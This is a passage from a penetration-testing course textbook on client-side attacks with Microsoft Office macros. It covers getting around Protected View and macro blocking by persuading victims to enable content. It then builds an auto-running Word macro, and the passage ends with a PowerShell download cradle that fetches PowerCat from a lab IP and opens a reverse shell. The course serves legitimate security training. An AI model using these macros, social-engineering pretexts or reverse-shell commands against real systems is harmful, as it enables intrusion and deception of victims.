To deliver our payload and increase the chances that the target opens the document, we could use a pretext and provide the document in another way, like a download link.

If we successfully manage to deliver the Office document to our target via email or download link, the file will be tagged with the *Mark of the Web* (MOTW).[492] Office documents tagged with MOTW

[489] (Grabify, 2022), https://grabify.link/

[490] (Github, 2022), https://github.com/fingerprintjs/fingerprintjs

[491] (Comparitech, 2022), https://www.comparitech.com/antivirus/ransomware-statistics/

[492] (MITRE ATT&CK, 2022), https://attack.mitre.org/techniques/T1553/005/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

will open in *Protected View*,[493] which disables all editing and modification settings in the document and blocks the execution of macros or embedded objects. When the victim opens the MOTW-tagged document, Office will show a warning with the option to *Enable Editing*.





*Figure 175: Protected View in action*

When the victim enables editing, the protected view is disabled. Therefore, the most basic way to overcome this limitation is to convince the target to click the *Enable Editing* button by, for example, blurring the rest of the document and instructing them to click the button to "unlock" it.

We could also rely on other macro-enabled Microsoft Office programs that lack Protected View, like *Microsoft Publisher*, but this is less frequently installed.

Finally, we must consider Microsoft's announcement that discusses blocking macros by default.[494] This change affects Access, Excel, PowerPoint, Visio, and Word. Microsoft implemented this in a majority of Office versions such as Office 2021 all the way back to Office 2013. The implementation dates for the various channels are listed in the corresponding Microsoft Learn page.[495]

The announcement states that macros in files delivered via the Internet may no longer be activated by the click of a button, but by following a more tedious process. For example, when a user opens a document with embedded macros, they will no longer receive the *Enable Content* message:





*Figure 176: Possibility to execute Macros by clicking one Button*

Instead, they will receive a new, more ominous message with a *Learn More* button:





*Figure 177: Changed message after opening the document*

If users click on *Learn More*, the resulting Microsoft web page[496] will outline the dangers of enabling macros.

Additionally, Microsoft provides instructions on how to unblock the macro by checking *Unblock* under file properties.

---

[493] (Microsoft, 2019), https://support.office.com/en-us/article/what-is-protected-view-d6f09ac7-e6b9-4495-8e43-2bbcdbcb6653

[494] (Microsoft Techcommunity, 2022), https://techcommunity.microsoft.com/t5/microsoft-365-blog/helping-users-stay-safe-blocking-internet-macros-by-default-in/ba-p/3071805

[495] (Microsoft Learn, 2023), https://learn.microsoft.com/en-us/deployoffice/security/internet-macros-blocked

[496] (Microsoft Support, 2022), https://support.microsoft.com/en-us/topic/a-potentially-dangerous-macro-has-been-blocked-0952faa0-37e7-4316-b61d-5b5ed6024216

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

This means that after this change, we must convince the user to unblock the file via the checkbox before our malicious macro can be executed.

This section provided an overview of important considerations for attacks leveraging Microsoft Office. Additionally, we discussed a Microsoft announcement outlining a change in how macros in files delivered over the Internet may be opened. This may further complicate vectors involving malicious Office documents. However, if we enumerate our target thoroughly and consider the information from this section, we can tremendously increase our probability of success.

Before we head into the next section, let's zoom out here for a moment. Even after adding all these mitigations and creating general awareness, malicious Microsoft Office macros are still one of the most commonly used client-side attacks. This example reveals an underlying dynamic between defenders and attackers. For every implemented security technology or component, attackers are forced to come up with novel attack vectors and bypasses. This leads to a spiral, in which both sides need to consistently come up with more sophisticated approaches over time to be successful. We as penetration testers should therefore never be discouraged by new defensive mechanisms, but treat them as opportunities to create more sophisticated attacks.

### 11.2.2 Installing Microsoft Office

In this section we'll install Microsoft Office on the *OFFICE* machine (VM #1). We'll use RDP to connect to the system with a username of *offsec* and a password of *lab*.

---

*On Windows 11, Network Level Authentication (NLA)[497] is enabled by default for RDP connections. Because OFFICE is not a domain-joined machine, rdesktop won't connect to it. We can use xfreerdp instead, which supports NLA for non domain-joined machines.*

---

Once connected, we'll navigate to C:\tools\Office2019.img via Windows Explorer and double-click the file. A popup window asks if we want to open this file, and we'll respond by clicking *Open*. This will load the file as a virtual CD and allow us to start the installation process by clicking on Setup.exe.

[497] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Network_Level_Authentication

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 178: Microsoft Office 2019 installer*

Once the installation is complete, we'll click on *Close* on the splash screen to exit the installer and open Microsoft Word from the start menu. Once Microsoft Word opens, a popup will appear. We can close it by clicking the highlighted *x* in the upper-right corner to start the 7-day trial.





*Figure 179: Product Key popup*

Next, a license agreement popup will appear and we must accept it by clicking *Accept*:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 180: License Agreement*

Next, a privacy popup is displayed. We'll click *Next* on the splash screen. In the next window, we'll then select *No, don't send optional data* and click on *Accept*.





*Figure 181: Privacy Settings*

Finally, we will click *Done* on the final window, completing the installation.

With Microsoft Word installed and configured, we can explore various ways to leverage it for client-side code execution.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

### 11.2.3 Leveraging Microsoft Word Macros

Microsoft Office applications like Word and Excel allow users to embed *macros*,[498] which are a series of commands and instructions grouped together to programmatically accomplish a task. Organizations often use macros to manage dynamic content and link documents with external content.

---

*Macros can be written from scratch in Visual Basic for Applications (VBA),[499] which is a powerful scripting language with full access to ActiveX objects[500] and the Windows Script Host, similar to JavaScript in HTML Applications.*

---

In this section, we'll use an embedded macro in Microsoft Word to launch a reverse shell when the document is opened. Macros are one of the oldest and best-known client-side attack vectors. They still work well today, assuming we take the considerations from the previous sections into account and can convince the victim to enable them.

---

*Bear in mind that older client-side attack vectors, including Dynamic Data Exchange (DDE)[501] and various Object Linking and Embedding (OLE)[502] methods do not work well today without significant target system modification.*

---

Let's dive in and create a macro in Word. We'll create a blank Word document with **mymacro** as the file name and save it in the **.doc** format. This is important because the newer **.docx** file type cannot save macros without attaching a containing template. This means that we can run macros within **.docx** files but we can't embed or save the macro in the document. In other words, the macro is not persistent. Alternatively, we could also use the **.docm** file type for our embedded macro.

---

[498] (Microsoft Support, 2019), https://support.office.com/en-us/article/Create-or-run-a-macro-C6B99036-905C-49A6-818A-DFB98B7C3C9C

[499] (Microsoft Documentation, 2021), https://docs.microsoft.com/en-us/office/vba/api/overview/

[500] (Wikipedia, 2022), https://en.wikipedia.org/wiki/ActiveX

[501] (Microsoft, 2020), https://docs.microsoft.com/en-us/windows/win32/dataxchg/about-dynamic-data-exchange?redirectedfrom=MSDN

[502] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Object_Linking_and_Embedding

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 182: Saving Document as .doc*

After we save the document, we can begin creating our first macro. To get to the macro menu, we'll click on the *View* tab from the menu bar where we will find and click the *Macros* element:

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 183: Macro Menu in View Ribbon*

This presents a new window in which we can manage our macros. Let's enter **MyMacro** as the name in the *Macro Name* section then select the **mymacro** document in the *Macros in* drop-down menu. This is the document that the macro will be saved to. Finally, we'll click *Create* to insert a simple macro framework into our document.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.





*Figure 184: Create a macro for the current document*

This presents the *Microsoft Visual Basic for Applications* window where we can develop our macro from scratch or use the inserted macro skeleton.





*Figure 185: Macro Editor*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Let's review the provided macro skeleton. The main sub procedure used in our VBA macro begins with the *Sub*[503] keyword and ends with *End Sub*. This essentially marks the body of our macro.

> *A sub procedure is very similar to a function in VBA. The difference lies in the fact that sub procedures cannot be used in expressions because they do not return any values, whereas functions do.*

At this point, our new macro, *MyMacro()*, is simply an empty sub procedure containing several lines beginning with an apostrophe, which marks the start of a single-line comment in VBA.

```
Sub MyMacro()
'
' MyMacro Macro
'
'

End Sub
```

*Listing 212 - Default empty macro*

In this example, we'll leverage *ActiveX Objects*,[504] which provide access to underlying operating system commands. This can be achieved with *WScript*[505] through the *Windows Script Host Shell object*.[506]

Once we instantiate a Windows Script Host Shell object with *CreateObject*,[507] we can invoke the *Run*[508] method for *Wscript.Shell* in order to launch an application on the target client machine. For our first macro, we'll start a PowerShell window. The code for that macro is shown below.

```
Sub MyMacro()

  CreateObject("Wscript.Shell").Run "powershell"

End Sub
```

*Listing 213 - Macro opening powershell.exe*

Since Office macros are not executed automatically, we must use the predefined *AutoOpen* macro and *Document_Open* event. These procedures can call our custom procedure and run our code when a Word document is opened. They differ slightly, depending on how Microsoft Word and the document were opened. Both cover special cases which the other one doesn't and therefore we use both.

[503] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/office/vba/Language/Concepts/Getting-Started/calling-sub-and-function-procedures

[504] (Microsoft Documentation, 2018), https://docs.microsoft.com/en-us/previous-versions/windows/desktop/automat/activex-objects

[505] (Microsoft Documentation, 2015), https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/windows-scripting/at5ydy31(v=vs.84)

[506] (Microsoft Documentation, 2015), https://docs.microsoft.com/en-us/previous-versions/windows/internet-explorer/ie-developer/windows-scripting/aew9yb99(v=vs.84)

[507] (Microsoft Documentation, 2022), https://docs.microsoft.com/en-us/office/vba/Language/Reference/User-Interface-Help/createobject-function

[508] (Adersoft VBSEdit, 2022), http://www.vbsedit.com/html/6f28899c-d653-4555-8a59-49640b0e32ea.asp

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Our updated VBA code is shown below:

```
Sub AutoOpen()

  MyMacro

End Sub

Sub Document_Open()

  MyMacro

End Sub

Sub MyMacro()

  CreateObject("Wscript.Shell").Run "powershell"

End Sub
```

*Listing 214 - Macro automatically executing powershell.exe after opening the Document*

Next, we'll click on the *Save* icon in the *Microsoft Visual Basic for Applications* window and close the document. After we re-open it, we are presented with a security warning indicating that macros have been disabled. To run our macro, we'll click on *Enable Content*.





*Figure 186: Microsoft Word Macro Security Warning*

After we click on *Enable Content* a PowerShell window appears.





*Figure 187: Enabled Macro started a PowerShell window*

As Figure 187 shows, the PowerShell window was started through our macro. Very nice!

In a real-world assessment, our victim must click on *Enable Content* to run our macros, otherwise our attack will fail. In enterprise environments, we can also face a situation where macros are

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

disabled for Office documents in general. Fortunately for us, macros are commonly used (and allowed) in most enterprises.

Let's wrap this section up by extending the code execution of our current macro to a reverse shell with the help of *PowerCat*.[509] We'll use a base64-encoded PowerShell download cradle[510] to download PowerCat and start the reverse shell. The encoded PowerShell command will be declared as a *String* in VBA.

We should note that VBA has a 255-character limit for literal strings and therefore, we can't just embed the base64-encoded PowerShell commands as a single string. This restriction does not apply to strings stored in variables, so we can split the commands into multiple lines (stored in strings) and concatenate them.

To do this, we'll click on the *Macros* element in the *View* tab, select *MyMacro* in the list and click on *Edit* to get back to the macro editor. Next, we'll declare a string variable named *Str* with the *Dim*[511] keyword, which we'll use to store our PowerShell download cradle and the command to create a reverse shell with PowerCat. The following listing shows the declaration of the variable and the modified line to run the command stored as a string in the variable.

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String
    CreateObject("Wscript.Shell").Run Str
End Sub
```

*Listing 215 - Declaring a string variable and provide it as a parameter*

Next, we'll employ a PowerShell command to download PowerCat and execute the reverse shell. We'll encode the command with base64 to avoid issues with special characters as we've dealt with in previous Modules. The following listing shows the PowerShell command before base64-encoding.

> *To base64-encode our command, we can use pwsh on Kali as we did in the Common Web Application Attacks Module.*

```
IEX(New-Object
System.Net.WebClient).DownloadString('http://192.168.119.2/powercat.ps1');powercat -c
192.168.119.2 -p 4444 -e powershell
```

